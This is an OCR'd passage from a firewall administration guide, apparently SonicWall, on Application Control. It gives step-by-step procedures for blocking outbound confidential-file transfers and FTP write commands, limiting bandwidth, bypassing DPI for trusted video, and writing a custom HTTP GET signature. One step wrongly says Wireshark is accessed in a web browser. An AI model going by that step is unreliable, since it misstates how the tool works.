


   d Click **OK**.

6 Navigate to **Firewall > App Rules**.

7 Click **Add New Policy**. The **Edit App Control Policy** dialog displays.

8 Create a policy that references this match object and action:



If you prefer to simply block the file transfer and reset the connection, you can select the Reset/Drop action when you create the policy.

9 Click **OK**.

Blocking Outbound UTF-8/UTF-16 Encoded Files

Native Unicode UTF-8 and UTF-16 support by Application Control allows encoded multi-byte characters, such as Chinese or Japanese characters, to be entered as match object content keywords using the alphanumeric input type. Application Control supports keyword matching of UTF-8 encoded content typically found in Web pages and email applications, and UTF-16 encoded content typically found in Windows OS/Microsoft Office based documents.

Blocking outbound file transfers of proprietary Unicode files over FTP is handled in the same way as blocking other confidential file transfers.


To create a policy that blocks outbound UTF-8/UTF-16 encoded files:

1 Navigate to **Firewall > Match Object**.

2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.

3 Create a match object that matches on UTF-8 or UTF-16 encoded keywords in files.

For example, a match object type of **File Content** with a UTF-16 encoded Chinese keyword that translates as “confidential document.”




4 Click OK.

5 Navigate to **Firewall > App Rules**.

6 Click **Add New Policy**. The **Edit App Control Policy** dialog displays.

7 Create a policy that references the match object and blocks transfer of matching files, blocks the file transfer, and resets the connection. Select **Enable Logging** so any attempt to transfer a file containing the UTF-16 encoded keyword is logged.



8 Click **OK**.

A log entry is generated after a connection Reset/Drop, including the Message stating that it is an Application Control Alert, displaying the Policy name and the Action Type of Reset/Drop; for example:

3	08/06/2008 14:49:29.832	Alert	Application Firewall	Application Firewall Alert: Policy: chinese confidential, Action Type: Reset/Drop	192.168.168.3, 4811, X0	10.0.15.131, 20, X1

Blocking FTP Commands

You can use Application Control to ensure that your FTP server is read-only by blocking commands such as **put**, **mput**, **rename_to**, **rename_from**, **rmdir**, and **mkdir**.


The following procedure shows how to create match object containing only the **put** command, but you could include all of the FTP commands in the same match object.

To block FTP commands:

1 Navigate to **Firewall > Match Object**.

2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.

3 Create a match object that matches on the **put** command:



TIP: Select the FTP command from the **Command** drop-down menu.

TIP: Because the **mput** command is a variation of the **put** command, a match object that matches the **put** command also matches the **mput** command.


4 Click **OK**.

5 Optionally, you can create a customized FTP notification action that sends a message to the client.

a Navigate to **Firewall > Action Objects**.

b Click **Add New Action Object**. The **Add/Edit Action Object** dialog displays.

c Create the Action Object with the message to be displayed.




d Click **OK**.

6 Navigate to **Firewall > App Rules**.

7 Click **Add New Policy**. The **Edit App Control Policy** dialog displays.

8 Create a policy that references this match object and action. If you prefer to simply block the **put** command and reset the connection, you can select the **Reset/Drop** action when you create the policy.



9 Click **OK**.

Bandwidth Management

You can use application-layer bandwidth management to control the amount of network bandwidth that can be used to transfer certain file types. This allows you to discourage non-productive traffic and encourage productive traffic on your network.

For example, you can limit the bandwidth used to download MP3 files over FTP to no more than 400 kilobits per second (kbps). Whether one user or 100 users are downloading MP3 files, this policy limits their aggregate bandwidth to 400 kbps.

For information on configuring bandwidth management, see Bandwidth Management Overview

Bypass DPI

You can use the Bypass DPI action to increase performance over the network if you know that the content being accessed is safe. For example, this might be the case if your company has a corporate video that you want to stream to company employees over HTTP by having them access a URL on a Web server. As you know that the content is safe, you can create an Application Control policy that applies the Bypass DPI action to every access of


this video. This ensures the fastest streaming speeds and the best viewing quality for employees accessing the video.

To bypass DPI:

1 Navigate to **Firewall > Match Object**.

2 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.

3 Define a match object for the corporate video using a match object type of **HTTP URI Content**:




> **TIP:** The leading slash (/) of the URL should always be included for **Exact Match** and **Prefix Match** types for URI Content match objects. You do not need to include the host header, such as `www.company.com`, in the **Content** field.

4 Click **OK**.

5 Navigate to **Firewall > App Rules**.

6 Click **Add New Policy**. The **Edit App Control Policy** dialog displays.

7 Create a policy that uses the Corporate Video match object and also uses the Bypass DPI action:



8 Click **OK**.

Custom Signature

You can create a custom match object that matches any part of a packet if you want to control traffic that does not have a predefined object type in Application Control. This allows you to create a custom signature for any network protocol.

For instance, you can create a custom signature to match **HTTP GET request** packets. You might use this if you want to prevent Web browsing from your local area network.


To determine a unique identifier for a **HTTP GET** packet, you can use the Wireshark network protocol analyzer to view the packet header. For more information about using Wireshark, see Wireshark. In Wireshark, capture some packets that include the traffic you are interested in. In this case, you want to capture a **HTTP GET request** packet. You can use any web browser to generate the **HTTP GET request**.

To create a custom policy for a custom signature:

1 Access Wireshark in any web browser.

2 In Wireshark, generate the **HTTP GET request**.

3 Wireshark displays the **HTTP GET** request packet:



4 In the top pane of Wireshark, scroll down to find the **HTTP GET** packet.

5 Click on that line.

The packet is displayed in the two lower panes. For a SYN packet, the center pane provides a human-readable interpretation of the packet header, and the actual header bytes are displayed in hexadecimal in the lower pane.

6 In the center pane, expand the Hypertext Transfer Protocol section to see the packet payload.

7 Click on the identifier you want to reference in Application Control. In this case, the identifier is the GET command in the first three bytes. Click on this to highlight the corresponding bytes in the lower pane.


8 You can determine the offset and the depth of the highlighted bytes in the lower pane. Offset and depth are terms used by Application Control. Offset indicates which byte in the packet to start matching against, and depth indicates the last byte to match. Using an offset allows very specific matching and minimizes false positives.

NOTE: When you calculate offset and depth, the first byte in the packet is counted as number one (not zero). Decimal numbers are used rather than hexadecimal to calculate offset and depth. Offset and depth associated with a custom match object are calculated starting from the packet payload (the beginning of the TCP or UDP payload). In this case, the offset is 1 and the depth is 3.

9 Navigate to **Firewall > Match Object**.

10 Click **Add New Match Object**. The **Add/Edit Match Object** dialog displays.

11 Create a custom match object that uses this information.



a Enter a descriptive name for the object in the Object Name field.

b Select **Custom Object** from the **Match Object Type** drop-down menu. Select Exact Match from the **Match Type** drop-down menu.

c Select the **Enable Settings** check box. The settings fields become available.

d In the **Offset** field, type **1** (the starting byte of the identifier).

e In the **Depth** field, type **3** (the last byte of the identifier).

TIP: You can leave the **Payload Size** set to the default value. The Payload Size is used to indicate the amount of data in the packet, but in this case we are only concerned with the packet header.

f For **Input Representation**, select **Hexadecimal**.


g In the **Content** field, type the bytes as shown by Wireshark: `474554`. Do not use spaces in hexadecimal content.

12 Click **OK**.

13 Navigate to **Firewall > App Rules**.

14 Click **Add New Policy**. The **Edit App Control Policy** dialog displays.

15 Create a policy that uses the HTTP GET match object:



16 Enter a descriptive name for the policy in the **Policy Name** field.

